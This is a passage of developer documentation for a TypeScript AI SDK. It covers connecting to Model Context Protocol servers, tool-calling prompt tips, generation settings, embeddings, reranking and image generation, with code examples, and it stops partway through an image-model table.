<ExampleLinks examples={[ { title: 'Learn to use tools in Node.js', link: '/cookbook/node/call-tools', }, { title: 'Learn to use tools in Next.js with Route Handlers', link: '/cookbook/next/call-tools', }, { title: 'Learn to use MCP tools in Node.js', link: '/cookbook/node/mcp-tools', }, ]} />
title: Model Context Protocol (MCP) description: Learn how to connect to Model Context Protocol (MCP) servers and use their tools with AI SDK Core.
Model Context Protocol (MCP)
The AI SDK supports connecting to Model Context Protocol (MCP) servers to access their tools, resources, and prompts. This enables your AI applications to discover and use capabilities across various services through a standardized interface.
Initializing an MCP Client
We recommend using HTTP transport (like StreamableHTTPClientTransport) for production deployments. The stdio transport should only be used for connecting to local servers as it cannot be deployed to production environments.
Create an MCP client using one of the following transport options:
- HTTP transport (Recommended): Either configure HTTP directly via the client using
transport: { type: 'http', ... }, or use MCP's official TypeScript SDKStreamableHTTPClientTransport - SSE (Server-Sent Events): An alternative HTTP-based transport
stdio: For local development only. Uses standard input/output streams for local MCP servers
HTTP Transport (Recommended)
For production deployments, we recommend using the HTTP transport. You can configure it directly on the client:
import { createMCPClient } from '@ai-sdk/mcp';
const mcpClient = await createMCPClient({
transport: {
type: 'http',
url: 'https://your-server.com/mcp',
// optional: configure HTTP headers
headers: { Authorization: 'Bearer my-api-key' },
// optional: provide an OAuth client provider for automatic authorization
authProvider: myOAuthClientProvider,
// optional: reject redirect responses to prevent SSRF
redirect: 'error',
},
});
Alternatively, you can use StreamableHTTPClientTransport from MCP's official TypeScript SDK:
import { createMCPClient } from '@ai-sdk/mcp';
import { StreamableHTTPClientTransport } from '@modelcontextprotocol/sdk/client/streamableHttp.js';
const url = new URL('https://your-server.com/mcp');
const mcpClient = await createMCPClient({
transport: new StreamableHTTPClientTransport(url, {
sessionId: 'session_123',
}),
});
SSE Transport
SSE provides an alternative HTTP-based transport option. Configure it with a type and url property. You can also provide an authProvider for OAuth:
import { createMCPClient } from '@ai-sdk/mcp';
const mcpClient = await createMCPClient({
transport: {
type: 'sse',
url: 'https://my-server.com/sse',
// optional: configure HTTP headers
headers: { Authorization: 'Bearer my-api-key' },
// optional: provide an OAuth client provider for automatic authorization
authProvider: myOAuthClientProvider,
// optional: reject redirect responses to prevent SSRF
redirect: 'error',
},
});
Stdio Transport (Local Servers)
The Stdio transport can be imported from either the MCP SDK or the AI SDK:
import { createMCPClient } from '@ai-sdk/mcp';
import { StdioClientTransport } from '@modelcontextprotocol/sdk/client/stdio.js';
// Or use the AI SDK's stdio transport:
// import { Experimental_StdioMCPTransport as StdioClientTransport } from '@ai-sdk/mcp/mcp-stdio';
const mcpClient = await createMCPClient({
transport: new StdioClientTransport({
command: 'node',
args: ['src/stdio/dist/server.js'],
}),
});
Custom Transport
You can also bring your own transport by implementing the MCPTransport interface for specific requirements not covered by the standard transports.
Authorization via OAuth is supported when using the AI SDK MCP HTTP or SSE
transports by providing an authProvider.
Closing the MCP Client
After initialization, you should close the MCP client based on your usage pattern:
- For short-lived usage (e.g., single requests), close the client when the response is finished
- For long-running clients (e.g., command line apps), keep the client open but ensure it's closed when the application terminates
When streaming responses, you can close the client when the LLM response has finished. For example, when using streamText, you should use the onFinish callback:
const mcpClient = await createMCPClient({
// ...
});
const tools = await mcpClient.tools();
const result = await streamText({
model: __MODEL__,
tools,
prompt: 'What is the weather in Brooklyn, New York?',
onFinish: async () => {
await mcpClient.close();
},
});
When generating responses without streaming, you can use try/finally or cleanup functions in your framework:
import { createMCPClient, type MCPClient } from '@ai-sdk/mcp';
let mcpClient: MCPClient | undefined;
try {
mcpClient = await createMCPClient({
// ...
});
} finally {
await mcpClient?.close();
}
Using MCP Tools
The client's tools method acts as an adapter between MCP tools and AI SDK tools. It supports two approaches for working with tool schemas:
Schema Discovery
With schema discovery, all tools offered by the server are automatically listed, and input parameter types are inferred based on the schemas provided by the server:
const tools = await mcpClient.tools();
This approach is simpler to implement and automatically stays in sync with server changes. However, you won't have TypeScript type safety during development, and all tools from the server will be loaded
Schema Definition
For better type safety and control, you can define the tools and their input schemas explicitly in your client code:
import { z } from 'zod';
const tools = await mcpClient.tools({
schemas: {
'get-data': {
inputSchema: z.object({
query: z.string().describe('The data query'),
format: z.enum(['json', 'text']).optional(),
}),
},
// For tools with zero inputs, you should use an empty object:
'tool-with-no-args': {
inputSchema: z.object({}),
},
},
});
This approach provides full TypeScript type safety and IDE autocompletion, letting you catch parameter mismatches during development. When you define schemas, the client only pulls the explicitly defined tools, keeping your application focused on the tools it needs
Typed Tool Outputs
When MCP servers return structuredContent (per the MCP specification), you can define an outputSchema to get typed tool results:
import { z } from 'zod';
const tools = await mcpClient.tools({
schemas: {
'get-weather': {
inputSchema: z.object({
location: z.string(),
}),
// Define outputSchema for typed results
outputSchema: z.object({
temperature: z.number(),
conditions: z.string(),
humidity: z.number(),
}),
},
},
});
const result = await tools['get-weather'].execute(
{ location: 'New York' },
{ messages: [], toolCallId: 'weather-1' },
);
console.log(`Temperature: ${result.temperature}°C`);
When outputSchema is provided:
- The client extracts
structuredContentfrom the tool result - The output is validated against your schema at runtime
- You get full TypeScript type safety for the result
If the server doesn't return structuredContent, the client falls back to parsing JSON from the text content. If neither is available or validation fails, an error is thrown.
Using MCP Resources
According to the MCP specification, resources are application-driven data sources that provide context to the model. Unlike tools (which are model-controlled), your application decides when to fetch and pass resources as context.
The MCP client provides three methods for working with resources:
Listing Resources
List all available resources from the MCP server:
const resources = await mcpClient.listResources();
Reading Resource Contents
Read the contents of a specific resource by its URI:
const resourceData = await mcpClient.readResource({
uri: 'file:///example/document.txt',
});
Listing Resource Templates
Resource templates are dynamic URI patterns that allow flexible queries. List all available templates:
const templates = await mcpClient.listResourceTemplates();
Using MCP Prompts
According to the MCP specification, prompts are user-controlled templates that servers expose for clients to list and retrieve with optional arguments.
Listing Prompts
const prompts = await mcpClient.experimental_listPrompts();
Getting a Prompt
Retrieve prompt messages, optionally passing arguments defined by the server:
const prompt = await mcpClient.experimental_getPrompt({
name: 'code_review',
arguments: { code: 'function add(a, b) { return a + b; }' },
});
Handling Elicitation Requests
Elicitation is a mechanism where MCP servers can request additional information from the client during tool execution. For example, a server might need user input to complete a registration form or confirmation for a sensitive operation.
Enabling Elicitation Support
To enable elicitation, you need to advertise the capability when creating the MCP client:
const mcpClient = await createMCPClient({
transport: {
type: 'sse',
url: 'https://your-server.com/sse',
},
capabilities: {
elicitation: {},
},
});
Registering an Elicitation Handler
Use the onElicitationRequest method to register a handler that will be called when the server requests input:
import { ElicitationRequestSchema } from '@ai-sdk/mcp';
mcpClient.onElicitationRequest(ElicitationRequestSchema, async request => {
// request.params.message: A message describing what input is needed
// request.params.requestedSchema: JSON schema defining the expected input structure
// Get input from the user (implement according to your application's needs)
const userInput = await getInputFromUser(
request.params.message,
request.params.requestedSchema,
);
// Return the result with one of three actions:
return {
action: 'accept', // or 'decline' or 'cancel'
content: userInput, // only required when action is 'accept'
};
});
Elicitation Response Actions
Your handler must return an object with an action field that can be one of:
'accept': User provided the requested information. Must includecontentwith the data.'decline': User chose not to provide the information.'cancel': User cancelled the operation entirely.
Examples
You can see MCP in action in the following examples:
<ExampleLinks examples={[ { title: 'Learn to use MCP tools in Node.js', link: '/cookbook/node/mcp-tools', }, { title: 'Learn to handle MCP elicitation requests in Node.js', link: '/cookbook/node/mcp-elicitation', }, ]} />
title: Prompt Engineering description: Learn how to develop prompts with AI SDK Core.
Prompt Engineering
Tips
Prompts for Tools
When you create prompts that include tools, getting good results can be tricky as the number and complexity of your tools increases.
Here are a few tips to help you get the best results:
- Use a model that is strong at tool calling, such as
gpt-5orgpt-4.1. Weaker models will often struggle to call tools effectively and flawlessly. - Keep the number of tools low, e.g. to 5 or less.
- Keep the complexity of the tool parameters low. Complex Zod schemas with many nested and optional elements, unions, etc. can be challenging for the model to work with.
- Use semantically meaningful names for your tools, parameters, parameter properties, etc. The more information you pass to the model, the better it can understand what you want.
- Add
.describe("...")to your Zod schema properties to give the model hints about what a particular property is for. - When the output of a tool might be unclear to the model and there are dependencies between tools, use the
descriptionfield of a tool to provide information about the output of the tool execution. - You can include example input/outputs of tool calls in your prompt to help the model understand how to use the tools. Keep in mind that the tools work with JSON objects, so the examples should use JSON.
In general, the goal should be to give the model all information it needs in a clear way.
Tool & Structured Data Schemas
The mapping from Zod schemas to LLM inputs (typically JSON schema) is not always straightforward, since the mapping is not one-to-one.
Zod Dates
Zod expects JavaScript Date objects, but models return dates as strings.
You can specify and validate the date format using z.string().datetime() or z.string().date(),
and then use a Zod transformer to convert the string to a Date object.
const result = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
events: z.array(
z.object({
event: z.string(),
date: z
.string()
.date()
.transform(value => new Date(value)),
}),
),
}),
}),
prompt: 'List 5 important events from the year 2000.',
});
Optional Parameters
When working with tools that have optional parameters, you may encounter compatibility issues with certain providers that use strict schema validation.
For maximum compatibility, optional parameters should use .nullable() instead of .optional():
// This may fail with strict schema validation
const failingTool = tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
workdir: z.string().optional(), // This can cause errors
timeout: z.string().optional(),
}),
});
// This works with strict schema validation
const workingTool = tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
workdir: z.string().nullable(), // Use nullable instead
timeout: z.string().nullable(),
}),
});
Temperature Settings
For tool calls and object generation, it's recommended to use temperature: 0 to ensure deterministic and consistent results:
const result = await generateText({
model: __MODEL__,
temperature: 0, // Recommended for tool calls
tools: {
myTool: tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
}),
}),
},
prompt: 'Execute the ls command',
});
Lower temperature values reduce randomness in model outputs, which is particularly important when the model needs to:
- Generate structured data with specific formats
- Make precise tool calls with correct parameters
- Follow strict schemas consistently
Debugging
Inspecting Warnings
Not all providers support all AI SDK features. Providers either throw exceptions or return warnings when they do not support a feature. To check if your prompt, tools, and settings are handled correctly by the provider, you can check the call warnings:
const result = await generateText({
model: __MODEL__,
prompt: 'Hello, world!',
});
console.log(result.warnings);
HTTP Request Bodies
You can inspect the raw HTTP request bodies for models that expose them, e.g. OpenAI. This allows you to inspect the exact payload that is sent to the model provider in the provider-specific way.
Request bodies are available via the request.body property of the response:
const result = await generateText({
model: __MODEL__,
prompt: 'Hello, world!',
});
console.log(result.request.body);
title: Settings description: Learn how to configure the AI SDK.
Settings
Large language models (LLMs) typically provide settings to augment their output.
All AI SDK functions support the following common settings in addition to the model, the prompt, and additional provider-specific settings:
const result = await generateText({
model: __MODEL__,
maxOutputTokens: 512,
temperature: 0.3,
maxRetries: 5,
prompt: 'Invent a new holiday and describe its traditions.',
});
maxOutputTokens
Maximum number of tokens to generate.
temperature
Temperature setting.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means almost deterministic results, and higher values mean more randomness.
It is recommended to set either temperature or topP, but not both.
In AI SDK 5.0, temperature is no longer set to 0 by default.
topP
Nucleus sampling.
The value is passed through to the provider. The range depends on the provider and model. For most providers, nucleus sampling is a number between 0 and 1. E.g. 0.1 would mean that only tokens with the top 10% probability mass are considered.
It is recommended to set either temperature or topP, but not both.
topK
Only sample from the top K options for each subsequent token.
Used to remove "long tail" low probability responses.
Recommended for advanced use cases only. You usually only need to use temperature.
presencePenalty
The presence penalty affects the likelihood of the model to repeat information that is already in the prompt.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
frequencyPenalty
The frequency penalty affects the likelihood of the model to repeatedly use the same words or phrases.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
stopSequences
The stop sequences to use for stopping the text generation.
If set, the model will stop generating text when one of the stop sequences is generated. Providers may have limits on the number of stop sequences.
seed
It is the seed (integer) to use for random sampling. If set and supported by the model, calls will generate deterministic results.
maxRetries
Maximum number of retries. Set to 0 to disable retries. Default: 2.
abortSignal
An optional abort signal that can be used to cancel the call.
The abort signal can e.g. be forwarded from a user interface to cancel the call,
or to define a timeout using AbortSignal.timeout.
Example: AbortSignal.timeout
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
abortSignal: AbortSignal.timeout(5000), // 5 seconds
});
timeout
An optional timeout in milliseconds. The call will be aborted if it takes longer than the specified duration.
This is a convenience parameter that creates an abort signal internally. It can be used alongside abortSignal - if both are provided, the call will abort when either condition is met.
You can specify the timeout either as a number (milliseconds) or as an object with totalMs, stepMs, and/or chunkMs properties:
totalMs: The total timeout for the entire call including all steps.stepMs: The timeout for each individual step (LLM call). This is useful for multi-step generations where you want to limit the time spent on each step independently.chunkMs: The timeout between stream chunks (streaming only). The call will abort if no new chunk is received within this duration. This is useful for detecting stalled streams.
Example: 5 second timeout (number format)
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: 5000, // 5 seconds
});
Example: 5 second total timeout (object format)
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: { totalMs: 5000 }, // 5 seconds
});
Example: 10 second step timeout
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: { stepMs: 10000 }, // 10 seconds per step
});
Example: Combined total and step timeout
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: {
totalMs: 60000, // 60 seconds total
stepMs: 10000, // 10 seconds per step
},
});
Example: Per-chunk timeout for streaming (streamText only)
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: { chunkMs: 5000 }, // abort if no chunk received for 5 seconds
});
headers
Additional HTTP headers to be sent with the request. Only applicable for HTTP-based providers.
You can use the request headers to provide additional information to the provider,
depending on what the provider supports. For example, some observability providers support
headers such as Prompt-Id.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
headers: {
'Prompt-Id': 'my-prompt-id',
},
});
title: Embeddings description: Learn how to embed values with the AI SDK.
Embeddings
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
Embedding a Single Value
The AI SDK provides the embed function to embed single values, which is useful for tasks such as finding similar words
or phrases or clustering text.
You can use it with embeddings models, e.g. openai.embeddingModel('text-embedding-3-large') or mistral.embeddingModel('mistral-embed').
import { embed } from 'ai';
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. openai.embeddingModel('text-embedding-3-large') or mistral.embeddingModel('mistral-embed').
import { embedMany } from 'ai';
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: 'openai/text-embedding-3-small',
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
Embedding Similarity
After embedding values, you can calculate the similarity between them using the cosineSimilarity function.
This is useful to e.g. find similar words or phrases in a dataset.
You can also rank and filter related items based on their similarity.
import { cosineSimilarity, embedMany } from 'ai';
const { embeddings } = await embedMany({
model: 'openai/text-embedding-3-small',
values: ['sunny day at the beach', 'rainy afternoon in the city'],
});
console.log(
`cosine similarity: ${cosineSimilarity(embeddings[0], embeddings[1])}`,
);
Token Usage
Many providers charge based on the number of tokens used to generate embeddings.
Both embed and embedMany provide token usage information in the usage property of the result object:
import { embed } from 'ai';
const { embedding, usage } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
console.log(usage); // { tokens: 10 }
Settings
Provider Options
Embedding model settings can be configured using providerOptions for provider-specific parameters:
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // Reduce embedding dimensions
},
},
});
Parallel Requests
The embedMany function now supports parallel processing with configurable maxParallelCalls to optimize performance:
import { embedMany } from 'ai';
const { embeddings, usage } = await embedMany({
maxParallelCalls: 2, // Limit parallel requests
model: 'openai/text-embedding-3-small',
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
Retries
Both embed and embedMany accept an optional maxRetries parameter of type number
that you can use to set the maximum number of retries for the embedding process.
It defaults to 2 retries (3 attempts in total). You can set it to 0 to disable retries.
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
maxRetries: 0, // Disable retries
});
Abort Signals and Timeouts
Both embed and embedMany accept an optional abortSignal parameter of
type AbortSignal
that you can use to abort the embedding process or set a timeout.
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
Both embed and embedMany accept an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the embedding request.
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
headers: { 'X-Custom-Header': 'custom-value' },
});
Response Information
Both embed and embedMany return response information that includes the raw provider response:
import { embed } from 'ai';
const { embedding, response } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
console.log(response); // Raw provider response
Embedding Middleware
You can enhance embedding models, e.g. to set default values, using
wrapEmbeddingModel and EmbeddingModelMiddleware.
Here is an example that uses the built-in defaultEmbeddingSettingsMiddleware:
import {
defaultEmbeddingSettingsMiddleware,
embed,
wrapEmbeddingModel,
gateway,
} from 'ai';
const embeddingModelWithDefaults = wrapEmbeddingModel({
model: gateway.embeddingModel('google/gemini-embedding-001'),
middleware: defaultEmbeddingSettingsMiddleware({
settings: {
providerOptions: {
google: {
outputDimensionality: 256,
taskType: 'CLASSIFICATION',
},
},
},
}),
});
Embedding Providers & Models
Several providers offer embedding models:
| Provider | Model | Embedding Dimensions | Multimodal |
|---|---|---|---|
| OpenAI | text-embedding-3-large |
3072 | |
| OpenAI | text-embedding-3-small |
1536 | |
| OpenAI | text-embedding-ada-002 |
1536 | |
| Google Generative AI | gemini-embedding-001 |
3072 | |
| Google Generative AI | gemini-embedding-2-preview |
3072 | |
| Mistral | mistral-embed |
1024 | |
| Cohere | embed-english-v3.0 |
1024 | |
| Cohere | embed-multilingual-v3.0 |
1024 | |
| Cohere | embed-english-light-v3.0 |
384 | |
| Cohere | embed-multilingual-light-v3.0 |
384 | |
| Cohere | embed-english-v2.0 |
4096 | |
| Cohere | embed-english-light-v2.0 |
1024 | |
| Cohere | embed-multilingual-v2.0 |
768 | |
| Amazon Bedrock | amazon.titan-embed-text-v1 |
1536 | |
| Amazon Bedrock | amazon.titan-embed-text-v2:0 |
1024 |
title: Reranking description: Learn how to rerank documents with the AI SDK.
Reranking
Reranking is a technique used to improve search relevance by reordering a set of documents based on their relevance to a query. Unlike embedding-based similarity search, reranking models are specifically trained to understand the relationship between queries and documents, often producing more accurate relevance scores.
Reranking Documents
The AI SDK provides the rerank function to rerank documents based on their relevance to a query.
You can use it with reranking models, e.g. cohere.reranking('rerank-v3.5') or bedrock.reranking('cohere.rerank-v3-5:0').
import { rerank } from 'ai';
import { cohere } from '@ai-sdk/cohere';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'talk about rain',
topN: 2, // Return top 2 most relevant documents
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Working with Object Documents
Reranking also supports structured documents (JSON objects), making it ideal for searching through databases, emails, or other structured content:
import { rerank } from 'ai';
import { cohere } from '@ai-sdk/cohere';
const documents = [
{
from: 'Paul Doe',
subject: 'Follow-up',
text: 'We are happy to give you a discount of 20% on your next order.',
},
{
from: 'John McGill',
subject: 'Missing Info',
text: 'Sorry, but here is the pricing information from Oracle: $5000/month',
},
];
const { ranking, rerankedDocuments } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'Which pricing did we get from Oracle?',
topN: 1,
});
console.log(rerankedDocuments[0]);
// { from: 'John McGill', subject: 'Missing Info', text: '...' }
Understanding the Results
The rerank function returns a comprehensive result object:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking, rerankedDocuments, originalDocuments } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
});
// ranking: sorted array of { originalIndex, score, document }
// rerankedDocuments: documents sorted by relevance (convenience property)
// originalDocuments: original documents array
Each item in the ranking array contains:
originalIndex: Position in the original documents arrayscore: Relevance score (typically 0-1, where higher is more relevant)document: The original document
Settings
Top-N Results
Use topN to limit the number of results returned. This is useful for retrieving only the most relevant documents:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['doc1', 'doc2', 'doc3', 'doc4', 'doc5'],
query: 'relevant information',
topN: 3, // Return only top 3 most relevant documents
});
Provider Options
Reranking model settings can be configured using providerOptions for provider-specific parameters:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
providerOptions: {
cohere: {
maxTokensPerDoc: 1000, // Limit tokens per document
},
},
});
Retries
The rerank function accepts an optional maxRetries parameter of type number
that you can use to set the maximum number of retries for the reranking process.
It defaults to 2 retries (3 attempts in total). You can set it to 0 to disable retries.
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
maxRetries: 0, // Disable retries
});
Abort Signals and Timeouts
The rerank function accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the reranking process or set a timeout.
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
abortSignal: AbortSignal.timeout(5000), // Abort after 5 seconds
});
Custom Headers
The rerank function accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the reranking request.
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
headers: { 'X-Custom-Header': 'custom-value' },
});
Response Information
The rerank function returns response information that includes the raw provider response:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking, response } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
});
console.log(response); // { id, timestamp, modelId, headers, body }
Reranking Providers & Models
Several providers offer reranking models:
| Provider | Model |
|---|---|
| Cohere | rerank-v3.5 |
| Cohere | rerank-english-v3.0 |
| Cohere | rerank-multilingual-v3.0 |
| Amazon Bedrock | amazon.rerank-v1:0 |
| Amazon Bedrock | cohere.rerank-v3-5:0 |
| Together.ai | Salesforce/Llama-Rank-v1 |
| Together.ai | mixedbread-ai/Mxbai-Rerank-Large-V2 |
title: Image Generation description: Learn how to generate images with the AI SDK.
Image Generation
The AI SDK provides the generateImage
function to generate images based on a given prompt using an image model.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
});
You can access the image data using the base64 or uint8Array properties:
const base64 = image.base64; // base64 image data
const uint8Array = image.uint8Array; // Uint8Array image data
Settings
Size and Aspect Ratio
Depending on the model, you can either specify the size or the aspect ratio.
Size
The size is specified as a string in the format {width}x{height}.
Models only support a few sizes, and the supported sizes are different for each model and provider.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
});
Aspect Ratio
The aspect ratio is specified as a string in the format {width}:{height}.
Models only support a few aspect ratios, and the supported aspect ratios are different for each model and provider.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
aspectRatio: '16:9',
});
Generating Multiple Images
generateImage also supports generating multiple images at once:
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { images } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
n: 4, // number of images to generate
});
Each image model has an internal limit on how many images it can generate in a single API call. The AI SDK manages this automatically by batching requests appropriately when you request multiple images using the n parameter. By default, the SDK uses provider-documented limits (for example, DALL-E 3 can only generate 1 image per call, while DALL-E 2 supports up to 10).
If needed, you can override this behavior using the maxImagesPerCall setting when generating your image. This is particularly useful when working with new or custom models where the default batch size might not be optimal:
const { images } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
maxImagesPerCall: 5, // Override the default batch size
n: 10, // Will make 2 calls of 5 images each
});
Providing a Seed
You can provide a seed to the generateImage function to control the output of the image generation process.
If supported by the model, the same seed will always produce the same image.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
seed: 1234567890,
});
Provider-specific Settings
Image models often have provider- or even model-specific settings.
You can pass such settings to the generateImage function
using the providerOptions parameter. The options for the provider
(openai in the example below) become request body properties.
import { generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
providerOptions: {
openai: { style: 'vivid', quality: 'hd' },
},
});
Abort Signals and Timeouts
generateImage accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the image generation process or set a timeout.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateImage accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the image generation request.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
If the model returns warnings, e.g. for unsupported parameters, they will be available in the warnings property of the response.
const { image, warnings } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
});
Additional provider-specific meta data
Some providers expose additional meta data for the result overall or per image.
const prompt = 'Santa Claus driving a Cadillac';
const { image, providerMetadata } = await generateImage({
model: openai.image('dall-e-3'),
prompt,
});
const revisedPrompt = providerMetadata.openai.images[0]?.revisedPrompt;
console.log({
prompt,
revisedPrompt,
});
The outer key of the returned providerMetadata is the provider name. The inner values are the metadata. An images key is always present in the metadata and is an array with the same length as the top level images key.
Error Handling
When generateImage cannot generate a valid image, it throws a AI_NoImageGeneratedError.
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the image model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Image Middleware
You can enhance image models, e.g. to set default values or implement logging, using
wrapImageModel and ImageModelV3Middleware.
Here is an example that sets a default size when none is provided:
import { generateImage, wrapImageModel } from 'ai';
__PROVIDER_IMPORT__;
const model = wrapImageModel({
model: __IMAGE_MODEL__,
middleware: {
specificationVersion: 'v3',
transformParams: async ({ params }) => ({
...params,
size: params.size ?? '1024x1024',
}),
},
});
const { image } = await generateImage({
model,
prompt: 'Santa Claus driving a Cadillac',
});
Generating Images with Language Models
Some language models such as Google gemini-2.5-flash-image support multi-modal outputs including images.
With such models, you can access the generated images using the files property of the response.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash-image'),
prompt: 'Generate an image of a comic cat',
});
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
// The file object provides multiple data formats:
// Access images as base64 string, Uint8Array binary data, or check type
// - file.base64: string (data URL format)
// - file.uint8Array: Uint8Array (binary data)
// - file.mediaType: string (e.g. "image/png")
}
}
Image Models
| Provider | Model | Support sizes (width x height) or aspect ratios (width : height) |
|---|---|---|
| xAI Grok | grok-imagine-image |
1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3, 2:1, 1:2, 19.5:9, 9:19.5, 20:9, 9:20, auto |
| OpenAI | gpt-image-1 |
1024x1024, 1536x1024, 1024x1536 |
| OpenAI | dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
| OpenAI | dall-e-2 |
256x256, 512x512, 1024x1024 |
| Amazon Bedrock | amazon.nova-canvas-v1:0 |
320-4096 (multiples of 16), 1:4 to 4:1, max 4.2M pixels |
| Fal | fal-ai/flux/dev |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-lora |
